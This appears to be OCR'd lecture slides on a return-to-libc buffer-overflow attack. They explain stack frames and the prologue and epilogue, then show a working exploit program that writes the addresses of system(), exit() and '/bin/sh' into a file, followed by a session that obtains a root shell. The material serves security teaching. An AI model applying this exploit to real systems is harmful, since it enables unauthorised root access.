
Frame for the system() function

Task C : Argument for system()

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer




Task C : Argument for system()

Function Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue and Epilogue example

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo (b);
}
```


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
  (1)   movl %esp, %ebp
        subl $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
  (2)   leave
        ret
```

(1) Function prologue

(2) Function epilogue

8(%ebp) ⇒ %ebp + 8

Memory Map to Understand system() Argument




(a) inside `vul_func()`

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue


Flow Chart to understand system() argument



ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn’t crash.

Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;    //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;    //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;    //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```



Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```